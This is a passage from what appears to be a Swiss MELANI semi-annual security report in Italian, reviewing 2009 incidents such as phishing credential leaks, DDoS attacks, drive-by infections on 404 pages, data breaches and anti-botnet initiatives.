Dato che Skype cifra la comunicazione tra due partecipanti, le autorità di perseguimento penale non hanno la possibilità di intercettare una telefonata nella fase di inchiesta penale come nel caso della telefonia fissa e mobile. I criminali sfruttano questa possibilità e svolgono i loro colloqui preferibilmente su canali ai quali la polizia non ha accesso. Nell'ipotesi che una conversazione via Skype debba comunque essere intercettata è assolutamente necessario un software sul computer di uno dei partecipanti alla comunicazione.

All'atto della pubblicazione di una lacuna *Zero-Day* il pubblicatore dovrebbe effettuare un'analisi utili/rischi. L'utile di una spiegazione e anche l'utile di un'eventuale pressione sulle autorità, rispettivamente sul produttore del software vanno valutati in maniera superiore al rischio che conoscenze finora confidenziali finiscano ormai nelle mani di criminali?

4 Situazione attuale dell'infrastruttura TIC a livello internazionale

4.1 Pubblicazione dei dati di accesso ai conti di posta elettronica di diversi offerenti

Su un sito per il cui tramite gli sviluppatori di software si scambiano normalmente codici di programma è stata pubblicata una lista di oltre 10'000 dati di accesso relativi ai conti di utente, in maggioranza europei, dei servizi mail di Microsoft (hotmail.com, msn.com, live.com). Una settimana dopo è stata pubblicata un'ulteriore lista contenente più di 20'000 dati di accesso. Oltre ai dati relativi ai servizi di Microsoft la lista recava anche indicazioni sui conti presso Yahoo, AOL, Gmail e altri offerenti. Secondo Microsoft questi dati provengono presumibilmente da un attacco phishing su vasta scala e non sono riconducibili all'effrazione di un server. Anche Google ha ribadito che i dati non provengono da un attacco ai suoi sistemi. Per impedire abusi entrambi gli offerenti hanno annullato le password dei pertinenti conti, rispettivamente bloccato a titolo cautelare il loro accesso. Per accedere nuovamente al loro proprio conto gli utenti devono compilare e inviare un formulario di modifica. Non è chiaro se le due liste provengano dal medesimo attacco phishing. In considerazione del numero tuttora elevato di e-mail di phishing osservato si presume che esistano ancora molte liste di questo genere e che si svolga anche un commercio di queste informazioni.

Come già rilevato da MELANI nel suo rapporto semestrale 2008/II si osserva uno spostamento degli attacchi phishing. Se in precedenza gli attacchi erano principalmente diretti contro i servizi degli istituti finanziari (e-banking), oggi invece ne sono il bersaglio i servizi Internet di qualsiasi genere. Il phishing è proficuo soprattutto dove per accedere basta «soltanto» un login con password. Nel corso dell'ultimo anno si sono già osservati diversi tentativi di phishing contro fornitori svizzeri di servizi Internet (bluewin, autoscout24, ricardo etc.).

I criminali informatici hanno notato che simili dati schiudevano loro l'accesso a ulteriori interessanti informazioni e diritti grazie ai quali è anche possibile fare soldi. Normalmente l'obiettivo degli aggressori non sono pertanto i titolari dei conti. I conti sono soltanto un mezzo per raggiungere l'obiettivo e vengono utilizzati abusivamente per la preparazione e/o l'esecuzione di reati, come ad esempio apparire sotto una personalità diversa, utilizzare il rating elevato di un conto d'asta o inserire infezioni drive-by nei siti Web. Il fatto è che da

questo punto di vista non sono soltanto interessanti la posta elettronica e il conto Facebook di una persona, ma piuttosto i contatti intrattenuti da una singola persona. In futuro non si raccoglieranno soltanto gli indirizzi di posta elettronica ma anche i loro contatti con altre persone, elencati con precisione scrupolosa. L'obiettivo è di confezionare e-mail possibilmente su misura della vittima potenziale, affinché essa clicchi sull'allegato o esegua un'altra azione.

La raccomandazione di non rivelare mai i propri dati di login conserva quindi pienamente la sua validità e va estesa a tutte le prestazioni di servizi protette da password. Poiché gli utenti utilizzano sovente la medesima password per diversi servizi chi pratica il phishing potrebbe in questo modo raggiungere altri conti. Si raccomanda pertanto di scegliere una password diversa per ogni conto e di modificarla regolarmente.

4.2 Attacchi DDoS

Il 4 luglio 2009 sono iniziati diversi *attacchi DDoS* contro siti Web sudcoreani e statunitensi. Gli attacchi erano diretti contro almeno 35 siti Web governativi e commerciali, fra i quali ad esempio il sito Web della Federal Trade Commission, del Ministero della difesa e del Ministero delle finanze, come pure del Department of Transportation. Secondo informazioni della ditta Bkis[14] la rete bot dietro questi attacchi è probabilmente distribuita come sempre su diversi Paesi, ma una parte importante dovrebbe situarsi nella stessa Corea del Sud. La rete è controllata da otto C*ommand & Control Server* che ogni tre minuti hanno inviato ai loro bot una lista degli URL da attaccare. Se ne stimano le dimensioni in 60'000 computer. Gli attacchi sono diminuiti il 9 luglio e si sono concentrati unicamente su singoli siti sudcoreani dopo che i grandi provider statunitensi di Internet avevano iniziato a filtrare o a bloccare questo traffico nocivo.

Secondo le informazioni fornite dalle autorità sudcoreane per la sicurezza dell'informazione nel caso del software nocivo responsabile si trattava di una variante del verme Mydoom – un *verme* inizialmente già in circolazione dal 2004[15] [16]. Su ogni computer infettato il verme carica un file «mstimer.dll» e lo installa come Windows Service. Questo programma ha funto da orologio e il 10 luglio doveva dare il comando di avvio del programma wversion.exe che doveva disinstallare questo Windows Service e farne sparire le tracce. Prima del 10 luglio questo file è stato tuttavia sostituito con un altro file dotato di un potenziale di distruzione sensibilmente maggiore. Nel caso di questa seconda versione i primi 512 byte di ogni disco rigido sono stati sovrascritti con il testo «memory of the independence day». Così facendo sono stati distrutti il *Master Boot Record* e il *Volume Boot Record*, con la conseguenza che il computer non poteva più essere avviato. Successivamente file con desinenze diverse (fra le quali .pdf .doc und .ppt) sono stati protetti con una password e così resi inutilizzabili per gli utenti. L'accesso ai server dai quali è stato scaricato questo software nocivo è stato bloccato. Il South Korean Emergency Response Team ha indicato che singoli computer si sono autodistrutti nonostante le contromisure adottate.

In considerazione dei bersagli dietro questi attacchi si è inizialmente presunta la presenza della Corea del Nord. I servizi di informazione US hanno dapprima fatto correre la voce che questi attacchi dovevano essere stati accuratamente pianificati al livello di uno Stato o di un gruppo[17]. Questa presunzione non ha però mai potuto essere fondata o confermata. Neppure il fatto che si sia ricorso a un software nocivo conosciuto da tempo milita a favore della te-

[14] Bkis è un'impresa attiva nel settore della sicurezza con sede a Hanoi.
[15] http://www.koreaherald.co.kr/NEWKHSITE/data/html_dir/2009/07/11/200907110023.asp (stato: 14.02.2010).
[16] http://news.softpedia.com/news/DDoS-Worm-Starts-Damaging-Infected-Systems-116551.shtml (stato: 14.02.2010).
[17] http://www.spiegel.de/netzwelt/tech/0,1518,635399,00.html (stato: 14.02.2010).

si che si sia trattato di un gruppo professionista, ma piuttosto a favore di quella della locazione di una rete bot esistente, adattata agli scopi necessari. Sarà praticamente impossibile individuare i veri autori di questo attacco DDoS.

Il 6 agosto 2009 sono stati osservati attacchi DDoS contro Twitter, Facebook, LiveJournal e diversi siti di Google. Twitter ha registrato un'avaria di più ore, ma anche gli utenti di LiveJournal e di Facebook ne hanno in parte sofferto. L'attacco non era presumibilmente diretto contro gli esercenti di *reti sociali*, ma contro un blogger georgiano[18] denominato «Cyxymu»[19], che mantiene conti su queste diverse reti. Dietro lo pseudonimo «Cyxymu» si cela un docente trentaquattrenne di economia della capitale georgiana Tiflis che nei suoi contributi al blog si esprime sempre criticamente nei confronti della politica russa nel Caucaso[20]. Il 7 agosto 2009 ricorreva l'anniversario dell'offensiva georgiana contro la Russia. Dietro l'attacco si presumono hacker russi.

Il giorno precedente erano state inviate migliaia di e-mail di spam, presuntamente in nome di Cyxymu, con link alle pagine di Twitter, Facebook e YouTube. Gli autori potrebbero ad esempio aver speculato che gli esercenti delle piattaforme chiudessero i siti a causa di questi e-mail di spam. Visto che gli esercenti non reagirono in maniera corrispondente alle attese, è possibile che gli attacchi DDoS osservati costituiscano un ulteriore tentativo di limitare la disponibilità di questi siti.

Sebbene l'attacco non sia stato sferrato direttamente contro l'esercente di una rete sociale, ma nei confronti di una determinata persona, i servizi di Twitter sono rimasti fuori uso per parecchie ore. Come illustrato del resto dall'esempio del capitolo 3.3 «Attacco DDoS contro Swisscom», gli aggressori accettano il rischio di danni collaterali. In questo senso sono in pericolo anche servizi e offerte non coinvolti che, senza misure appropriate, devono assumere una perdita finanziaria oppure far fronte a perturbazioni dei processi critici del loro esercizio.

4.3 Attività di hacking alla vigilia del vertice sul clima

Poco prima dell'inizio del vertice sul clima di Copenhagen del dicembre 2009 venne pubblicato sul sito Web di ricercatori sul clima (realclimate.org) e collegato a un altro sito Web di ricercatori sul clima (realclimate.org) un file di archivio non cifrato contenente principalmente corrispondenza elettronica di ricercatori sul clima appartenenti agli ambienti della Climatic Research Unit (CRU) dell'Università di East Anglia in Gran Bretagna. Questa pubblicazione non era però stata effettuata dagli esercenti del sito Web, ma da terzi ignoti. È possibile che negli e-mail in questione si trovasse la password di accesso al sito Web realclimate.org, che gli autori della pubblicazione hanno sfruttato in maniera corrispondente. Il file è stato scaricato quattro volte prima che gli esercenti potessero eliminarlo. Questa unica pubblicazione e i pochi download sono comunque bastati perché il file si diffondesse sulla rete: ora può essere reperito su diversi siti whistleblower e sulle reti P2P e Internet ne conserverà eterna memoria.

Non è possibile accertare in quale modo i dati siano inizialmente usciti dalla CRU. Secondo le prime indicazioni sembra che un server e-mail dell'istituto sia stato oggetto di hacking. È comunque anche perfettamente possibile che un insider avente accesso a questi dati se ne sia impadronito e li abbia successivamente pubblicati. Secondo le affermazioni degli interes-

[18] http://news.cnet.com/8301-27080_3-10305200-245.html (stato: 14.02.2010).
[19] http://cyberinsecure.com/distributed-denial-of-service-attack-takes-down-twitter/
[20] http://wwwguardian.co.uk/world/2009/aug/07/georgian-blogger-accuses-russia (stato: 14.02.2010).

sati l'autore deve disporre di solide conoscenze nel settore della ricerca sul clima e conoscere bene la «scena» per poter mettere insieme questi documenti.

Si può unicamente speculare se si intendeva discreditare un solo ricercatore o se la pubblicazione era destinata ad acuire il dibattito sul riscaldamento globale e le sue cause (uomo o natura). Il file è stato caricato per il tramite di un *server proxy* e anche il link al file è stato inserito mediante un server proxy. Questo modo di camuffamento dell'identità non presuppone profonde conoscenze IT, ma è comunque molto efficiente per fare sparire le tracce.

4.4 Black out in Brasile e virus presso distributori di corrente in Australia

L'11 novembre 2009 si è verificato in Brasile un black out di vaste proporzioni. Le città di São Paulo e Rio de Janeiro sono rimaste per ore senza elettricità e anche in Paraguay è mancata per breve tempo la corrente. Decine di miglia di persone sono rimaste bloccate negli ascensori, nella metropolitana e nei treni. L'evacuazione si è rivelata difficile perché poco tempo dopo il sistema di telefonia dei pompieri e della protezione civile ha subito un collasso a causa del sovraccarico. Anche la rete di telefonia mobile ha inizialmente registrato un sovraccarico per poi trovarsi completamente fuori uso quando è cessata la sua alimentazione elettrica. Sulle cause di questo incidente sono state emesse immediatamente speculazioni. Come causa possibile è stato fra l'altro ipotizzato un attacco di hacker.

Secondo un servizio televisivo dell'emittente statunitense CBS nel caso dei due precedenti black out in Brasile degli anni 2005 e 2007 si sarebbe trattato di attacchi di hacker. L'esattezza di queste indicazioni è però stata posta in forse da più parti. Anche per quanto riguarda l'evento del 2009 non esistono indizi di un attacco da parte di hacker, sebbene siano apparse singole vulnerabilità del sistema e possibilità di manipolazioni[21]. Occorre piuttosto partire dall'idea che si sia trattato di una reazione a catena, come quelle che si sono potute osservare nel caso di alcuni black out di maggiori dimensioni. Rammentiamo in questo contesto il black out in alcune regioni dell'Europa occidentale causato dal disinserimento di una conduttura elettrica sul fiume tedesco Ems per il passaggio di una nuova nave da crociera[22]. Il problema principale è sovente costituito dai punti di concentrazione attraverso i quali deve passare gran parte della corrente. Se questi punti sono perturbati possono verificarsi reazioni a catena che si possono estendere alla totalità della rete.

È interessante il fatto che al momento del maggior black out nel Brasile fosse ferma la centrale idroelettrica di Itaipu, la centrale più grande del Brasile. È senz'altro possibile che un corto circuito sulla rete sia stato il fattore scatenante di una reazione a catena. Sembra che successivamente la rete elettrica brasiliana non sia stata temporaneamente in grado di assorbire i 14 gigawatt prodotti della centrale, ragione per la quale essa ha dovuto essere arrestata. In Brasile la produzione di corrente elettrica è concentrata su alcune grandi centrali idroelettriche. Non ha potuto essere confermato se le influenze atmosferiche abbiano potuto perturbare i tralicci delle linee ad alta tensione che partono dalla centrale e quindi provocare l'errore di trasmissione.

Il 19 e 20 novembre 2009 l'Amministrazione federale svizzera si è sottoposta a un esercizio di due giorni sul tema « Black out e penuria di energia elettrica». Il Consiglio federale, i suoi

[21] http://www.smh.com.au/technology/security/sinister-integral-energy-virus-outbreak-a-threat-to-power-grid-20091001-gdrx.html (stato: 14.02.2010).
[22] http://www.spiegel.de/panorama/0,1518,446546,00.html

stati maggiori e gli organi di direzione dei dipartimenti hanno dovuto discutere delle ripercussioni sulla Confederazione, sui Cantoni, sull'economia, sulla società e sulle relazioni internazionali di una situazione di penuria di energia elettrica sull'arco di più mesi abbinata a un black out. L'obiettivo principale dell'esercizio era di verificare le organizzazioni di condotta, la collaborazione interdipartimentale, nonché l'informazione e la comunicazione.

Anche in Australia si è verificato il 30 settembre 2009 un incidente che fortunatamente non ha avuto serie ripercussioni. La rete dell'erogatore australiano di energia Integral, che approvvigiona le regioni del New South Wales e del Queensland, è stata infestata dal verme informatico W32.Virut.CF[23]. Come il verme sia penetrato nella rete e per quali ragioni non sia stato individuato è una questione tuttora aperta, sebbene secondo Symantec esso fosse noto fin dal 4 febbraio 2009. Poiché in alcune regioni si era verificato un black out ci si era chiesti se il virus potesse raggiungere anche la rete di comando. Questa circostanza non è stata confermata ufficialmente. Secondo le indicazioni dell'esercente il sistema SCADA dei power grids gira su *Solaris* Unix e non è quindi esposto ai vermi di Windows. Secondo una comunicazione su Slashdot[24] il verme si era tuttavia presumibilmente insinuato fino al display del locale di controllo, che gira su Windows e accede all'ambiente Unix mediante *X-Windows*. Per impedire ulteriori infezioni queste apparecchiature Windows sono state sostituite con sistemi Unix. Secondo il Sydney Morning Herald[25] hanno dovuto essere disinfestati circa 1'000 computer dell'impresa.

Le reti di gestione e di controllo sono normalmente separate. Non è noto se ne sia stato il caso di Integral. La pressione economica ha viepiù per effetto un'uniformazione dei sistemi e il comando a distanza e l'esercizio senza personale non soltanto di singole componenti, ma di intere sottostazioni. Una tecnologia di rete generalmente identica semplifica inoltre la realizzazione dell'auspicio frequente del management di riunire rete di gestione e rete di comando. Le diverse esigenze e le possibilità in fatto di misure di sicurezza devono essere assolutamente prese in considerazione.

Come menzionato nell'ultimo rapporto semestrale le *reti elettriche intelligenti (smart grids)* possono essere esposte agli attacchi. Il governo degli USA ha ora pubblicato un disegno di potenziamento delle future reti elettriche. Il disegno enumera numerose esigenze poste alle reti elettriche intelligenti in fatto di integrità, disponibilità e confidenzialità. Vi sono integrati anche i processi organizzativi, come la gestione della documentazione e la maniera di abbordare i problemi di sicurezza e gli eventi.

4.5 Infezione drive-by tramite la pagina «Not-Found»

Nel quadro degli ultimi due rapporti semestrali abbiamo riferito abbondantemente sulle infezioni drive-by. MELANI ha fatto stato della scoperta di una variante perfida nel secondo semestre del 2009. Nel suo contesto non vengono manipolate e provviste di un codice nocivo la pagina iniziale o le pagine frequentemente visitate, ma gli aggressori puntano invece sulla pagina di errore del sito (*404 Error Page*). Se viene chiamata una pagina inesistente, nella maggior parte dei casi il browser dirige l'utente su una pagina standard che gli indica che la pagina richiesta non è disponibile.

[23] http://www.symantec.com/business/security_response/writeup.jsp?docid=2009-020411-2802-99 (stato: 14.02.2010).

[24] http://www.theinquirer.net/inquirer/news/1556944/linux-saves-aussie-electricity (stato: 14.02.2010). Slashdot (stato: 14.02.2010).

[25] http://www.smh.com.au/technology/security/sinister-integral-energy-virus-outbreak-a-threat-to-power-grid-20091001-gdrx.html (stato: 14.02.2010).

L'autore ha ora sistemato l'infezione drive-by esattamente su questa pagina di errore. In caso di chiamata di una pagina fittizia o inesistente si è dirottati sulla pagina di errore manipolata e infettata. Da allora siffatti link fittizi sono stati ampiamente diffusi. I vantaggi per gli aggressori sono evidenti. Quest'ultimi partono dall'idea che quando una simile pagina è individuata e annunciata essa è ormai già stata rimossa. Anzi la pagina in questione rimanda il codice di errore 404 prescritto, di modo che anche gli strumenti di analisi la considerano come già disattivata. È soltanto osservando più attentamente il testo sorgente che ci si accorge che vi è stato insinuato un codice nocivo supplementare.

4.6 Protezione dei dati personali e confidenziali (avaria dei dati)

Schüler VZ – Interrogazioni automatizzate per il tramite di un'interfaccia insufficientemente protetta

Sulle reti sociali si trovano sempre più dati personali. Esse garantiscono la sfera privata a condizione che i dati siano correttamente protetti. Nondimeno si verificano sempre avarie grazie alle quali i dati possono essere derubati. Un esempio che ha fatto titolo nel secondo semestre del 2009 è quello di un furto di dati presso «SchülerVZ». Effettuando una richiesta automatizzata attraverso un'interfaccia non sufficientemente protetta un ventenne patito di computer ha potuto leggere i dati avvalendosi di una lacuna «*Cross Site Request Forgery*». Egli ha così potuto raccogliere quasi 3 milioni di serie di dati contenenti profili personali come ad esempio l'età, la scuola e anche l'immagine del profilo. Il giovane ventenne in questione, che ha indicato che si trattava unicamente di un progetto «just4fun», ha successivamente negoziato con gli esercenti di StudiVZ la restituzione, rispettivamente la cancellazione dei dati. A tale scopo si è recato direttamente alla centrale aziendale di VZ a Berlino per discutere con i responsabili. Le due parti in causa hanno comunque descritto in maniera diversa lo svolgimento di questa trattativa. Si è verosimilmente parlato di denaro, ma non è provato che si sia trattato di un'estorsione. Resta nondimeno il fatto che dopo queste trattative la polizia ha provveduto alla carcerazione preventiva del giovane ventenne. Egli si è poi suicidato in una cella del carcere minorile.

Sembra che anche sul portale per bambini "haefft.de" ogni persona privata potesse visionare durante un certo periodo di tempo i dati di migliaia di bambini e di adolescenti. Senza dover conoscere una password ognuno poteva spacciarsi per un bambino registrato, visionare i dati e addirittura avere accesso ai conti di amministratore.

Le reti sociali hanno cambiato la nostra vita, fanno tendenza e sono utili. Ma proprio nel caso dei bambini la situazione diviene problematica e pericolosa quando i dati personali – di per sé aperti ai soli amici – sono improvvisamente visibili a tutti. Il tema della sicurezza dei dati dovrebbe pertanto già essere abbordato fin dall'età dell'infanzia dalla scuola e dai genitori[26].

Dati sensibili US su reti P2P

Secondo un rapporto della ditta Tiversa[27] su *numerose reti P2P* sarebbero apparsi dati confidenziali del Governo US, fra i quali piani militari di servizio, piani di evacuazione del presidente oppure indicazioni tecniche sugli aeroplani utilizzati dal presidente. I dati sarebbero entrati in circolazione perché alcuni impiegati federali o singoli partner contrattuali avrebbero

[26] http://www.heise.de/security/meldung/Microsoft-und-Uni-Muenchen-Kampftraining-gegen-Gefahren-aus-dem-Netz-183969.html (stato: 14.02.2010).
[27] http://news.cnet.com/8301-10787_3-10184785-60.html (stato: 14.02.2010).

apparentemente installato dei software P2P sui loro computer e configurato in maniera errata la liberazione dei dati. La questione che si pone in merito è quella della necessità di siffatti software sul posto di lavoro e delle ragioni dell'assenza di un divieto generale all'interno dell'impresa di simili reti P2P. È chiaro che l'impiego di simili programmi può causare notevoli problemi in caso di liberazione inappropriata dei dati. A seguito di questo rapporto si sono elevate voci per chiedere l'adozione di una legge che vietasse i programmi P2P sulle reti di computer delle autorità federali o sancisse perlomeno l'obbligo di sensibilizzare i collaboratori a questo pericolo.

I programmi P2P non devono d'altra parte affatto essere installati sui computer aziendali, come illustrato dal seguente esempio dello «House Ethics Comitee». Nella fattispecie un collaboratore aveva memorizzato documenti confidenziali sul suo computer privato, per poterli leggere ed elaborare a domicilio. Il software P2P installato sul suo computer privato ha poi reso disponibili i documenti a chiunque[28].

Come illustrato dall'esempio qui sopra è veramente importante che vengano adottate misure tecniche e che il traffico delle applicazioni P2P sia vietato nelle reti sensibili. Questo modo di procedere non basta da solo se nel frattempo i collaboratori non sono istruiti a usare la medesima prudenza anche sui loro computer privati, specialmente quando su di essi possono essere elaborati dati aziendali. Direttive precise aiutano sicuramente a minimizzare i pericoli.

Non va comunque scordato che le limitazioni in ambito di sicurezza IT significano perlopiù una limitazione a livello di efficienza e un sovraffaticamento dei collaboratori nei casi estremi. In simili situazioni occorre creare un equilibrio: l'esperienza ci insegna infatti che in caso di limitazioni e di misure di sicurezza IT troppo restrittive i collaboratori tendono ad aggirare le direttive esistenti.

Intercettazione di dati di pazienti austriaci

In Austria le organizzazioni di salvataggio sono allarmate per il tramite di una *rete pager*, la cosiddetta rete pager POCSAG. Questo segnale non cifrato contiene anche il nome completo del paziente, il luogo di intervento e un codice per le prime analisi[29] accessibile al pubblico. È così riunito un numero elevato di dati confidenziali. Un austriaco ha intercettato, registrato e raccolto sistematicamente questi dati per poi attirare l'attenzione dei politici e dei responsabili su questa situazione. Sembra però che si sia acceduto per effrazione a un server sul quale sono stati memorizzati questi dati. In seguito i servizi di salvataggio sono stati trasferiti sul sistema TETRA, a prova di intercettazioni. Ma vengono ancora trasmessi annunci via la rete pager perché nuovo il sistema TETRA non è disponibile ovunque per motivi di costi.

Sostituzione di centinaia di migliaia di carte di credito

Una seria avaria di dati ha colpito il settore delle carte di credito. Centinaia di migliaia di carte di credito hanno dovuto essere sostituite dopo che si è venuti a conoscenza di una fuga di dati. I sospetti si sono portati su un operatore di carte di credito in Spagna. Le carte di credito nel cui ambito si è constatata una truffa sono state verosimilmente tutte utilizzate in Spagna in primavera e in estate. Le banche germaniche hanno successivamente avviato una campagna di richiamo. A titolo cautelare 100'000 clienti hanno ricevuto una nuova carta di credi-

[28] http://www.washingtonpost.com/wp-dyn/content/article/2009/10/30/AR2009103003749.html?sub=AR (stato: 14.02.2010).
[29] http://www.leitstelle-tirol.at/fileadmin/user_upload/downloads/100105_LT_Einsatzcodes_RD.pdf (stato: 14.02.2010).

to. Anche in Svizzera possessori di carte di credito sono stati vittime di furti. La Svizzera è stata solo marginalmente toccata da questo furto di dati. Sul territorio elvetico non vi è stata un'azione importante di richiamo delle carte compromesse.

4.7 Il BKA sferra un grande colpo ai truffatori su Internet

A fine novembre 2009 il Deutscher Bundeskriminalamt (BKA) ha sferrato un gran colpo contro i membri di un forum di hacker. In questo contesto sono stati perquisiti 46 appartamenti, sono stati sequestrati numerosi computer e supporti di dati e sono state arrestate provvisoriamente tre persone sospette. Anche in Austria la polizia ha perquisito appartamenti e proceduto all'arresto di un uomo. Le accuse erano dirette contro i membri e i responsabili di un forum su Internet che secondo le proprie indicazioni si denominava «Elite Crew». L'amministratore del forum «1337-crew» avrebbe esercitato una rete di centinaia di migliaia di computer infettati. Simili reti di computer comandati a distanza possono ad esempio essere utilizzate per l'invio di *spam* o per effettuare attacchi concentrati contro determinati server. Secondo le indicazioni fornite dal BKA il forum fungeva da piattaforma sulla quale venivano tra l'altro trattati illegalmente dati di conti, carte di credito e software nocivi. Vi si sarebbero inoltre scambiate istruzioni sulla falsificazione di documenti e sulle truffe in Internet. Dopo oltre un anno di indagini la polizia sarebbe riuscita a immergersi profondamente nella scena e a identificare parecchi delinquenti, di età comprese tra i 15 e i 26 anni. Essi avrebbero operato in maniera molto professionale, utilizzando uno pseudonimo. Secondo le informazioni disponibili sui pertinenti forum il capo sarebbe uno studente ventunenne della Bassa Austria, responsabile di numerosi attacchi DDoS e di truffe alle carte di credito, fra l'altro di un attacco DDoS al sito Web del servizio di informazioni finanziarie Goldman, Morgenstern e Partners. Il servizio di Goldman, Morgenstern e Partners ha subito attacchi durante più settimane e nel mese di settembre ha promesso una ricompensa di 1 milione di dollari a chi avesse fornito indicazioni sui mandanti di questi attacchi.

Il forum «1337-crew», ospitato su un server russo e attivo da circa due anni e mezzo, fungeva da mercato per i criminali informatici e sembra cha abbia contato fino a 19'000 membri. Si dice che l'amministratore del forum abbia parimenti partecipato al progetto di hosting «Heihachi» che ha ospitato numerosi siti Warez (copie piratate) e di hacking. I concorrenti o i commenti sgradevoli a Heihachi soni stati puniti in maniera conseguente per attirare il maggior numero possibile di utenti sul proprio servizio.

A livello di criminalità informatica l'anno scorso è stato sviluppato il modello commerciale Crimeware-as-a-Service (CaaS). Nel caso di questo modello i criminali informatici che non hanno dimestichezza con le questioni tecniche possono «affittare» un servizio corrispondente. I servizi sono attualmente offerti su canali generalmente accessibili, come ad esempio i forum aperti. Per il tramite di queste piattaforme essi ottengono i dati (carte di credito, dati di accesso a conti bancari, server Web ecc.) direttamente da altri criminali informatici (Criminal-to-Criminal, C2C). Questo nuovo modello commerciale si svilupperà ulteriormente in futuro.

4.8 Le imprese definiscono priorità errate per gli aggiornamenti in ambito di sicurezza

Fin dal suo ultimo rapporto semestrale MELANI aveva constatato che le infezioni si verificavano sempre più attraverso le lacune di sicurezza delle applicazioni e non più attraverso quelle del sistema operativo. È per l'appunto navigando in Internet che si incontrano sempre più applicazioni *Flash* o documenti PDF manipolati. Per questo motivo su ogni computer devono essere protetti il sistema operativo e le applicazioni installate. Come attestato attualmente da uno studio molte imprese non definiscono in maniera ottimale le priorità in ambito

di eliminazione delle lacune di sicurezza[30]. Per eliminare le lacune di sicurezza di Adobe Reader, QuickTime, Adobe Flash e Microsoft Office occorre il doppio del tempo necessario all'eliminazione delle lacune di sicurezza del sistema operativo. È la conclusione alla quale giunge il rapporto «The Top Cyber Security Risks». Secondo questo rapporto l'80 per cento delle lacune di Windows sono eliminate nei 60 giorni dalla disponibilità degli aggiornamenti. Nel caso di applicazioni come Office, Adobe Acrobat e Java la percentuale nel medesimo periodo di tempo è compresa tra il 20 e il 40 per cento. La situazione è ancora più drammatica per quanto riguarda Flash: il tasso di aggiornamento è compreso tra il 10 e il 20 per cento.

4.9 Centrale nazionale in Germania per la lotta contro le reti bot

Nel dicembre del 2009 l'Associazione dell'economia Internet tedesca (eco) ha presentato un progetto anti rete bot. Per questo tramite si intende informare in merito a questa situazione gli utenti domestici il cui computer fa parte di una rete bot e aiutarli a sopprimere questo problema[31] [32]. Già da tempo gli *offerenti di accesso a Internet* (ISPs) sono tecnicamente in misura di rintracciare mediante analisi del traffico di rete i computer domestici dei loro clienti infettati da software nocivi che sono divenuti parte di una rete bot. In Germania il segreto in ambito di telecomunicazioni consente però soltanto eccezionalmente ai fornitori di prestazioni di telecomunicazione un'analisi approfondita del traffico di dati, segnatamente quando tale analisi è necessaria alla protezione dei propri sistemi tecnici[33]. L'incremento acuto dei problemi (in particolare degli attacchi DDoS) causati dalle reti bot ha fatto sì che contromisure corrispondenti potessero nel frattempo essere considerate necessarie alla protezione dell'infrastruttura di informazione. Poiché hanno acquistato voce scrupoli sulla necessità e l'ammissibilità di analisi del traffico dei dati (cosiddette *Deep Packet Inspections*)[34], le indicazioni concernenti sistemi infettati potranno essere raccolte soltanto passivamente per il tramite di cosiddetti s*pam-traps, honeypots* e poi integrate nella valutazione di attacchi denial-of-service e di perturbazioni esterne.

In un primo tempo gli utenti interessati possono visitare un sito Web sul quale sono messi a loro disposizione istruzioni di autodifesa e tool per l'eliminazione del software nocivo. In un secondo tempo gli utenti fruiscono di un supporto telefonico da parte di un centro di consulenza esteso a tutti gli offerenti. A contare dalla metà del 2010 il centro dovrebbe fornire agli utenti assistenza nella pulizia dei loro computer da simili software e nella sicurezza del loro sistema.

Questa iniziativa privata di "eco" è sostenuta da perizie tecniche dell'Ufficio federale tedesco per la sicurezza della tecnologia dell'informazione (BSI) e da contributi finanziari del Ministero federale dell'interno[35].

---

[30] http://www.sans.org/top-cyber-security-risks/ (stato: 14.02.2010).
[31] http://www.eco.de/verband/202_7268.htm (stato: 14.02.2010).
[32] http://www.heise.de/security/meldung/Deutschland-Zentrale-gegen-Botnetze-geplant-879580.html (stato: 14.02.2010).
[33] Deutsches Telekommunikationsgesetz, § 88: http://www.gesetze-im-internet.de/tkg_2004/__88.html (stato: 14.02.2010).
[34] http://www.heise.de/security/meldung/Bundesweite-Zentrale-zur-Botnetz-Bekaempfung-wirft-Fragen-auf-882987.html (stato: 14.02.2010).
[35] http://www.bmi.bund.de/SharedDocs/Pressemitteilungen/DE/2010/02/internet.html (stato: 14.02.2010).

In Australia[36], Giappone e Corea del Sud sono già in atto con successo progetti analoghi. Il provider statunitense ComCast fornisce anch'esso un supporto corrispondente ai suoi clienti[37] – ma su mera iniziativa propria e senza sostegno da parte dello Stato.

All'inizio del 2009 Swisscom ha condotto in collaborazione con MELANI un progetto pilota nel cui quadro ci si è rivolti ai clienti i cui sistemi erano infettati da un cavallo di Troia in ambito di e-banking. Nel frattempo sono stati lanciati progetti di lotta contro le reti bot in Svizzera perlomeno da parte di UPC/Cablecom e di Swisscom. Questo modo di procedere è tra l'altro sostenuto anche dalla legislazione anti-spam svizzera. Essa impone agli offerenti di servizi di telecomunicazione l'obbligo di proteggere la loro clientela dalla pubblicità di massa sleale nella misura in cui lo stato della tecnica lo consente. La legislazione permette inoltre esplicitamente di disconnettere dalla rete delle telecomunicazioni il cliente che invia o inoltra pubblicità di massa sleale[38].

5 Tendenze / prospettive

5.1 Furto di informazioni pilotato dall'economia – Attacchi all'UE, ai difensori del clima, a Google, alle banche e altri

Nel corso degli ultimi mesi sono stati reiteratamente resi noti eventi nel cui ambito – con l'ausilio di malware o mediante accesso da parte di insider ai sistemi di computer di persone, amministratori e imprese – sono stati derubati dati che successivamente sono stati offerti in vendita, oppure comunicati ai media o sfruttati abusivamente per altri scopi. In questo contesto hanno fatto i grandi titoli dei media gli attacchi contro Javier Solana e la Segreteria generale dell'UE, gli e-mail derubati a singoli ricercatori poco prima del vertice sul clima, i dati della clientela della HSBC Private Bank e gli attacchi contro Google, Adobe e altre imprese nel dicembre del 2009.

Già in precedenti rapporti semestrali di MELANI si era indicato che si praticava lo spionaggio con l'ausilio di mezzi IT e che in linea di massima le informazioni possiedono sempre un valore e costituiscono quindi un obiettivo lucrativo per gli aggressori. Su questo sfondo i recenti eventi presso Google, i ricercatori sul clima, le banche e le amministrazioni non sorprendono affatto. Insider esterni e futuri ex-impiegati che si appropriano di beni dell'impresa poco prima della loro partenza sono un fenomeno noto da tempo. Anche il fatto che attori statali siano in parte presunti autori del reato non dovrebbe meravigliare nessuno, visto che lo spionaggio è volentieri considerato come il secondo più vecchio mestiere del mondo. L'impiego di malware e gli attacchi alle infrastrutture IT non sono quindi che un'evoluzione e una conseguenza logica ulteriore. È altrettanto logico che a titolo di reazione a siffatti attacchi esterni e interni le imprese e le amministrazioni adeguino le loro valutazioni dei rischi con riferimento alle informazioni delicate e confidenziali e vi integrino a tutti i livelli corrispondenti processi e meccanismi di protezione. Si può 